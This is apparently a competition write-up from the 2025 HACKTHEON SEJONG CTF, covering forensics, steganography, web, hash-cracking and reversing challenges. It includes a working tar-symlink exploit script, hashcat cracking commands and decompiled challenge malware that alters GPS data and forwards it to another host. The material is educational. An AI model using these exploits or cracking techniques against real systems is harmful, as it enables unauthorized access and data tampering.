
2025 HACKTHEON SEJONG

팀 이 름 Team Name	thePsychoholic
문 제 이 름 Question	Shadow of the System

```
┌──(kali㉿kali)-[~/Desktop/RegRipper3.0-master/RegRipper3.0-master]
└─$ for plugin in $(ls plugins | grep '\.pl$' | sed 's/\.pl$//'); do perl rip.pl -r ../../SY
STEM -p $plugin >> SYSTEM_full_output.txt 2>/dev/null; done

┌──(kali㉿kali)-[~/Desktop/RegRipper3.0-master/RegRipper3.0-master]
└─$
```

First I use RegRipper3.0 from https://github.com/keydet89/RegRipper3.0 to analyze the file SYSTEM and save it to a text file name SYSTEM_full_output.txt.



In the text file, I tried searching for keywords like services, cmd.exe and powershell.exe.

Finally I found the flag: FLAG{8yp455_u4c_g37_5y5t3m}

2025 HACKTHEON SEJONG


팀 이 름 Team Name	thePsychoholic
문 제 이 름 Question	Watch

I use https://github.com/ANSSI-FR/bmc-tools to extract and reconstruct RDP cache images. After downloading the folder from github, I ran this command to extract the images.

```
┌──(kali㉿kali)-[~/Desktop/bmc-tools-master]
└─$ python3 bmc-tools.py -s ../rdp -d output_folder -b

[+++] Processing a directory...
[+++] Processing a file: '../rdp/rdp/Cache0000.bin'.
[===] 1937 tiles successfully extracted in the end.
[===] Successfully exported 1937 files.
[===] Successfully exported collage file.
[+++] Processing a file: '../rdp/rdp/bcache24.bmc'.
[!!!] Unable to retrieve file contents; aborting.
```

After scrolling through the images, I found the notepad and the flag inside it:



FLAG{s0m3on3_1s_w4tch1n9_my_pc}

2025 HACKTHEON SEJONG

팀 이 름 Team Name	thePsychoholic
문 제 이 름 Question	Hidden Message

I found that there is another png file in b1,rgb,lsb,xy when I carry out zsteg.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ zsteg Hidden\ message.png
imagedata           .. file: VAX-order 68K Blit (standalone) executable
b1,rgb,lsb,xy       .. file: PNG image data, 650 x 525, 8-bit/color RGBA, non-interlaced
b1,bgr,msb,xy       .. file: OpenPGP Secret Key
b1,rgba,lsb,xy      .. file: OpenPGP Secret Key
b1,abgr,lsb,xy      .. file: OpenPGP Public Key
b2,r,msb,xy         .. text: "@Q#TDEwUUUw"
b2,g,msb,xy         .. text: "(((\"WUUWuc"
b2,b,lsb,xy         .. text: ".\"\"\r$(\"'"
b2,bgr,msb,xy       .. text: "]]UUUUUu]_]"
b2,rgba,lsb,xy      .. text: "{k+o#####"
b2,abgr,msb,xy      .. text: "WWWWWWWW__"
b3,g,lsb,xy         .. text: "J5\"M%$J]"
b3,abgr,msb,xy      .. text: "wt%Wvew~{wx"
b4,r,lsb,xy         .. text: "vgfgfvwfeTTDDDDEDg"
b4,r,msb,xy         .. text: "\"\"\"\"\"\"\"**"
b4,g,lsb,xy         .. text: "ffffDDDUvffx"
b4,g,msb,xy         .. text: "&f&\"\"\"\"$"
b4,b,lsb,xy         .. text: "gffvfftDDDDUDBeFd\"$d\"6vdDDT5DDTDDDDUDEUTDDBFf"
b4,b,msb,xy         .. text: "ffnff.\"\"\"\""
b4,rgb,lsb,xy       .. text: "hevVdfVtdFDdFDdDDDDDDDUEEDTgGb"
b4,rgb,msb,xy       .. text: "nj&fj.8b\"&b\"&\"\"\"\"\"\"\""
b4,bgr,lsb,xy       .. text: "hfufVdvTdFDdFDdDDDDDDTEEEDTGbgf"
b4,bgr,msb,xy       .. text: "fj&n*&b\"&b\"&\"\"\"\"\"*"
b4,rgba,lsb,xy      .. text: "yohoyoxoh"
b4,abgr,msb,xy      .. text: "/&/&/&/&/&/\"/\"/\"/\""
```

So I tried to extract the .png file out using the command:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ zsteg -E b1,rgb,lsb,xy Hidden\ message.png > hidden_output.png
```

Here's the flag:

FLAG{

St3gan09raphy


_15_Eazy~~!!}

FLAG{St3gan09raphy_15_Eazy~~!!}


2025 HACKTHEON SEJONG

팀 이 름 Team Name	thePsychoholic
문 제 이 름 Question	Nothing Is Essential

I am given a .ad1 image file so I decided to open it up in FTK Imager to analyze it. After analyzing all the folders, only the AppData folder consists important data so I dig further into it. I found a message in Notepadd++:




I initially suspected the file might contain the meeting date, but it only revealed a time fragment ending at "5:??". This led me to explore other text-based applications. While investigating the OneNote folder, I discovered two SQLite3 database files that seemed promising for storing meeting-related information, so I extracted both for further analysis.



I open the files in notepad and start searching for keywords like meeting, date, time and schedule. Finally when I search for the keyword **meet**, I found this message in **notes.sdk_b193c846-2e04-40da-a8ed-1628569cfbd9.db**:

2025 HACKTHEON SEJONG




FLAG{2025/03/14_17:40}

2025 HACKTHEON SEJONG


팀 이 름 Team Name	thePsychoholic
문 제 이 름 Question	Forgotten Past

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)


At first, we navigated to the web application's page here's what we saw:




Interesting, we see there is a text mentioning **Robots**, which might be a hint to check out the **robots.txt** file



Now, we may navigate to the disallowed directory (**/old_site/**) to see if they are any juicy information



Bingo! There is a login page that we can try to authenticate to.




Looking at the source code, the credentials are listed there.

```
<script>
    function checkLogin(id, pw) {
        if (id === "admin" && pw === "letmein123") {
            window.location.href = "a6b49f3b955fef1ee136033a83382e6c.html";
        } else {
            alert("Invalid credentials. Please try again.");
        }
    }
</script>

<form method="post" onsubmit="event.preventDefault(); checkLogin(document.getElementById('username').value, document.getElementById('password').value);">
    <div class="field">
        <label class="label">Username</label>
        <div class="control">
            <input class="input" type="text" id="username" placeholder="Enter your username" required>
        </div>
    </div>
    <div class="field">
        <label class="label">Password</label>
        <div class="control">
            <input class="input" type="password" id="password" placeholder="Enter your password" required>
        </div>
    </div>
    <div class="control">
        <button type="submit" class="button is-primary">Login</button>
    </div>

</form>
```

Use the credentials to login into the web application and retrieve the flag



Congratulations!


FLAG{d0n'7_f0rg37_7h3_0ld_r0807}

2025 HACKTHEON SEJONG

팀 이 름 Team Name	thePsychoholic
문 제 이 름 Question	Cat

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

First and foremost, the hash type was identified using hash-identifier



Then, we utilized hashcat along with the given pattern to crack the hash on my local machine (GPU accelerates the process so it is more efficient)

```
syar@LAPTOP-LMDE6ATS:~$ hashcat -m 1400 -a 3 -d 1 hash.txt '?l?d?l?l?l?d!?d?d' --show
27ac620a35d509f992edc3f06db3ec04c3610ae52f24f3cf13f29662eb4ef4f2:h4ckm3!25
```

2025 HACKTHEON SEJONG

팀 이 름 Team Name	thePsychoholic
문 제 이 름 Question	I Love Reversing

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

1. Run DiEC tools on **infect.exe**

```
trevorphilips ~/Desktop/senjong-ctf/reversing/i-love-reversing
❯❯ diec infect.exe
[!] Heuristic scan is disabled. Use '--heuristicscan' to enable
PE64
    Linker: Microsoft Linker(14.36.34436)
    Compiler: Microsoft Visual C/C++(19.36.34436)[C]
    Tool: Visual Studio(2022, v17.6)
    Packer: PyInstaller[modified]
```

From the output, the binary was compiled and packed with PyInstaller. In order to reverse engineer the binary, we have to utilize a tool to extract the contents of a PyInstaller generated executable file. The tool used is **pyinstxtractor** which is available in Github (https://github.com/extremecoders-re/pyinstxtractor)

2. Run pyinstxtractor with the binary

```
trevorphilips ~/Desktop/senjong-ctf/reversing/i-love-reversing
❯❯ python3 pyinstxtractor/pyinstxtractor.py infect.exe .
[+] Processing infect.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.12
[+] Length of package: 16050139 bytes
[+] Found 131 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_setuptools.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: pyi_rth_cryptography_openssl.pyc
[+] Possible entry point: infect.pyc
[!] Warning: This script is running in a different Python version than the one used to build
the executable.
[!] Please run this script in Python 3.12 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: infect.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

After running it, there will be extracted pyc file used in the executable and collected in a directory named infect.exe_extracted. Within the directory, we can find out the infect.pyc. Next, we have to decompile the pyc to python source code file in order to understand the behavior.

3. Decompile infect.pyc with PyLingual

```
trevorphilips  ~/Desktop/senjong-ctf/reversing/i-love-reversing/infect.exe_extracted
❯❯ ls
_asyncio.pyd                                api-ms-win-crt-math-l1-1-0.dll
_bz2.pyd                                    api-ms-win-crt-process-l1-1-0.dll
_cffi_backend.cp312-win_amd64.pyd           api-ms-win-crt-runtime-l1-1-0.dll
_ctypes.pyd                                 api-ms-win-crt-stdio-l1-1-0.dll
_decimal.pyd                                api-ms-win-crt-string-l1-1-0.dll
_hashlib.pyd                                api-ms-win-crt-time-l1-1-0.dll
_lzma.pyd                                   api-ms-win-crt-utility-l1-1-0.dll
_multiprocessing.pyd                        base_library.zip
_overlapped.pyd                             certifi
_queue.pyd                                  charset_normalizer
_socket.pyd                                 cryptography
_ssl.pyd                                    cryptography-44.0.2.dist-info
_uuid.pyd                                   flask-3.1.0.dist-info
_wmi.pyd                                    infect.pyc
api-ms-win-core-console-l1-1-0.dll          itsdangerous-2.2.0.dist-info
api-ms-win-core-datetime-l1-1-0.dll         libcrypto-3.dll
api-ms-win-core-debug-l1-1-0.dll            libffi-8.dll
api-ms-win-core-errorhandling-l1-1-0.dll    libssl-3.dll
api-ms-win-core-file-l1-1-0.dll             markupsafe
api-ms-win-core-file-l1-2-0.dll             MarkupSafe-3.0.2.dist-info
```

With using infected.pyc, we chunk it into PyLingual (Online Python Decompiler) to view the source code. It will then look like this upon successfully decompiled

And here is the source code infect.py code:

```
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: infect.py
# Bytecode version: 3.12.0rc2 (3531)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)

import requests
from flask import Flask, request, jsonify
app = Flask(__name__)
```

```
def infect(location_data):
location_data['latitude'] += 2.593627
location_data['longitude'] += 2.593627
return location_data

@app.route('/location_data', methods=['POST'])
def location_data():
location_data = request.json
print('Received data from attack instruction PC:', location_data)
location_data = infect(location_data)
url = 'http://192.168.101.101:4653/location_data'
response = requests.post(url, json=location_data)
print('Response from ship node:', response.text)
return jsonify({'message': 'Data forwarded to ship node successfully!'})
if __name__ == '__main__':
app.run(host='0.0.0.0', port=4653)
```

This python script serves as a malware web server which runs a flask web server that accepts POST request with JSON payloads. It infects the input data by adding 2.593627 to the GPS latitude and longitude values. Therefore, we got the flag which is **FLAG{2.593627}**

2025 HACKTHEON SEJONG

팀 이 름 Team Name	thePsychoholic
문 제 이 름 Question	TAR

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

1. Understand the vulnerability in tar.py

From the source code file, it allows uploading a base64 tar file and extracts it without checking for symlinks. This allows for exploitation by creating a symlink in a tar file that points to the flag.

At the source code, we able to notice this section:

with tarfile.open(fileobj=tar_bytes, mode='r') as tar: tar.extractall(path=extract_dir_path)


The tar.extractall is vulnerable as did not perform any validation and blindly trust the paths in the tar file

2. Create a tar file and encoded it

```
import tarfile
import base64
import os
os.symlink('/flag', 'flag_link')
with tarfile.open('exploit.tar', 'w') as tar:
    tar.add('flag_link')
with open('exploit.tar', 'rb') as f:
    encoded = base64.b64encode(f.read()).decode()
print(encoded)
```

Running this script able to exploit the vulnerabilty to the /flag symlink

3. Paste the payload to the challenge netcat session




FLAG{53f81c237b8466628a65ed9a0999aff8}

2025 HACKTHEON SEJONG

팀 이 름 Team Name	thePsychoholic
문 제 이 름 Question	Barcode

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

1. Static analysis the binary with IDA



The binary will generate an ASCII pattern based on input that is in hex form. And given the flag.barcode. We need to reverse back to find out the hexadecimal input.

Function Explanation:

1. sub_18F0: Bit to ASCII Art Conversion

This function converts a 64-bit integer into a 64-byte (8×8) binary pattern. It's taking each bit from the input value and setting corresponding bytes in the output array to 0 or 1.

2. sub_2650: Matrix Transposition

This function essentially transposes the 8×8 bit matrix (changing rows to columns and vice versa) by copying bytes in a specific pattern.

3. sub_2850: Pattern Printing

This is the display function that prints the pattern as ASCII art. For each byte in the 64-byte array:

- If the byte is 0, it prints a space
- If the byte is non-zero, it prints an asterisk (*) It prints 8 characters per line for a total of 8 lines, creating an 8×8 grid.

